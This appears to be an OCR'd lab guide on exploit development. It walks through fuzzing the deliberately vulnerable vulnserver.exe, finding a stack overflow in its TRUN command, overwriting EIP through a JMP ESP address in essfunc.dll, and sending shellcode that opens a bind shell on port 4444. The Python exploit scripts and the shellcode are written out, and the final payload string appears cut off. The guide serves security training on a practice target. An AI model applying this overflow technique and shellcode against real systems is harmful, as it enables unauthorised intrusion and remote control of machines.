
Notice set setup the raw socket on localhost (127.0.0.1) on port 9999. Look at the commands array, this includes the entire list of commands that vulnserver.exe has to offer, the same list we seen when we typed help. The script will loop through each of these commands and send 5000 A's (buffer).

Run the simplefuzzer.py script.




Once you run the launch script you will notice that the script will start scrolling as it fuzzes each command by sending 5000 A's as shown in the script. Vulnserver.exe will


shortly crash but we don't know why. Let's re-open everything but this time we will attach a debugger to the vulnserver.exe process.




Startup vulnserver.exe again.




Open OllyDbg and attach to the running vulnserver.exe process. Once attached to the process click the play button so the program can continue to run. It should say running in the lower right hand corner, if it does not hit the play button again.




Launch the 1-simplefuzzer.py script and watch it start to work. It will eventually stop and the debugger will pause.




The debugger will stop when the attack script starts sending A's to the TRUN command. Take note of all of this and we will move to the next attack script which will send A's to just the TRUN command.




Let's restart vulnserver.exe from within the debugger from the Debug menu.



Once you have restarted vulnserver.exe and the debugger says running in the lower right hand corner again we can launch the next python script, 2-3000As.py.




This script will run pretty fast as we are targeting just one command instead of all of them. Take a look at the stack and the registers windows to see what has happened. Can you tell what has happened?




If you remember from previous labs the EIP register is the next instruction to be executed. One of the goals of exploit development is to control EIP to a location of our choosing, executing OUR code instead. Note that currently the EIP register is filled with a series of 41's which the equivalent of a bunch of A's is. If you look at the stack window you will notice that we have also flooded the stack with OUR code, a bunch of A's. You can tell by all the evidence here that we have took control of the EIP register with a stack overflow vulnerability in the TRUN command. We can continue to look at this more closely as we now know what is vulnerable.


Go ahead and execute the 3-3000chars.py script by yourself as it is quite similar to the 2-3000As.py script. This script will send non-repeating characters to the same TRUN command as before, the results will be mostly the same as before.



An important note about this attack script is the value of EIP, 396F4338. This is the true value of EIP. Remember that it is stored as little-endian. What will be the actual value? The answer is 38436F39. The character representation of that number is 8Co9 (38 in hex is 8, 43 in hex is C, 6F in hex is o, and 39 in hex is 9).



Open up the 4-distance-to-eip.py attack script. This script will search for the value 8Co9 in the buffer string. Let's run this script now from the command line.




This is telling us that the distance to EIP is 2006. So if we send the program 2006 A's we can then start writing OUR code and get it to execute as the location of EIP is 2006 characters into the buffer string.


Open the 5-2006char-eip-check.py script in Notepad++ and understand what is happening here. The script will write 2006 A's to the TRUN command and then the value of the eipoverwrite variable. The hex equivalent of a B is 42. So after executing this attack script we should see EIP equaling BBBB or 42424242. Let's test it out. Make sure your debugger is restarted and running as before.

```
#!/usr/bin/python
import socket

buffstring='A' * 2006
eipoverwrite='BBBB'
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 9999))
s.recv(50)
s.send('TRUN .' + buffstring + eipoverwrite)
s.close()
```


Run the 5-2005char-eip-check.py script from the command line. Is the value of EIP 42424242?



Taking a look at the registers we see that the value of EIP does in fact equal what we said it would be.




So far we have successfully found an exploitable command, found the stack overflow vulnerability with that command, and found the offset so we can overwrite the EIP register. In order to continue we need to put another piece of the puzzle together, the ESP register. Take a look at the ESP register now. Remember the ESP register is the execution stack pointer which points to the memory location of the current instruction on the stack. We have to control both of these if we want our final exploit to work.




We need to get our code on the top of the stack (the ESP register) and we need to get the value of EIP to execute the code we just placed on the top of the stack. We can do this by overwriting EIP with a “JMP ESP” instruction. This way the next instruction to be executed will be a “JMP ESP” instruction and in ESP we will have OUR code. Now let’s put this theory into action.


Vulnserver.exe requires the essfunc.dll in order to run. We will have to search this dll for a “JMP ESP” instruction. Open the view menu and select executable modules.




Double click the essfunc item in the list.




OllyDbg will now load up that dll in the debugger, notice the title bar changes on the top of OllyDbg to “module essfunc”.



Use the ALT+F keyboard shortcut to open up the find menu. Let’s find the command “JMP ESP”. Click the Find button.



It will find the JMP ESP command at memory address 625011AF. Let’s set a breakpoint at this memory address by selecting that line and hitting the F2 keyboard shortcut. Hit the play button to ensure the debugger is running and not paused.



Open up the next attack script, 6-jump-esp.py in Notepad ++.


6-jmp-esp.py

```
#!/usr/bin/python
import socket

buffstring='A' * 2006

# 625011AF   FFE4             JMP ESP
ret='\xaf\x11\x50\x62'

bufferbackfill='C' * 990    # [ 2006 ] [ ret (4 bytes)] [ 990 C's ] = 3000 chars



s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('127.0.0.1', 9999))
s.recv(50)
s.send('TRUN .' + buffstring + ret + bufferbackfill)
s.close()
```

If you look at this script it is similar to the last one. We are still sending 2006 A's in order to get to our offset address. The new part of this script is the ret variable, which is the address of the JMP ESP instruction. This will put the address of the JMP ESP instruction in the EIP register.

***Beware with my testing if I used the debug, restart in OllyDbg I had to reset my breakpoint every time.*

Let's execute our next attack script, 6-jmp-esp.py which will only jump us to the JMP ESP instruction which we found earlier in the dll.




If you look at OllyDbg after it runs you will notice that EIP points to the memory address of our JMP ESP instruction. Now onto our final attack script and complete exploit! Restart your debugger to move on.

```
Registers (FPU)                          <    <    <    <
EAX 0233F200 ASCII "TRUN .AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ECX 003C5BC4
EDX 00000000
EBX 00000080
ESP 0233F9E0 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000000
EIP 625011AF essfunc.625011AF
```


This is our last attack script 7-first-exploit.py. As you can see this script adds some shell code which is OUR code that we want to run after successfully exploiting the application. If you would like you can copy out the shell code and convert it with kahusecurity.com's converter tool to see what the shell code actually does.

```
#!/usr/bin/python
import socket

buffstring='A' * 2006

# 625011AF   FFE4              JMP ESP
ret='\xaf\x11\x50\x62'



payload=("\xbb\xa1\x09\x04\x9a\xda\xdc\xd9\x74\x24\xf4\x5a\x2b\xc9\xb1"
"\x56\x31\x5a\x13\x83\xc2\x04\x03\x5a\xae\xeb\xf1\x66\x58\x62"
"\xf9\x96\x98\x15\x73\x73\xa9\x07\xe7\xf7\x9b\x97\x63\x55\x17"
"\x53\x21\x4e\xac\x11\xee\x61\x05\x9f\xc8\x4c\x96\x11\xd5\x03"
"\x54\x33\xa9\x59\x88\x93\x90\x91\xdd\xd2\xd5\xcc\x2d\x86\x8e"
"\x9b\x9f\x37\xba\xde\x23\x39\x6c\x55\x1b\x41\x09\xaa\xef\xfb"
"\x10\xfb\x5f\x77\x5a\xe3\xd4\xdf\x7b\x12\x39\x3c\x47\x5d\x36"
"\xf7\x33\x5c\x9e\xc9\xbc\x6e\xde\x86\x82\x5e\xd3\xd7\xc3\x59"
"\x0b\xa2\x3f\x9a\xb6\xb5\xfb\xe0\x6c\x33\x1e\x42\xe7\xe3\xfa"
"\x72\x24\x75\x88\x79\x81\xf1\xd6\x9d\x14\xd5\x6c\x99\x9d\xd8"
```

Let's run the script, and nothing happened?



Open up another command window and use Netcat to connect to localhost on port 4444.



Success! We have spawned out a command shell on port 4444. We have now successfully exploited the vulnserver.exe application. There are many more ways you can exploit vulnserver.exe, do you own research and see if you can find the rest of them.

If you would like to know more about this subject please see the resources section on the bottom of this lab guide.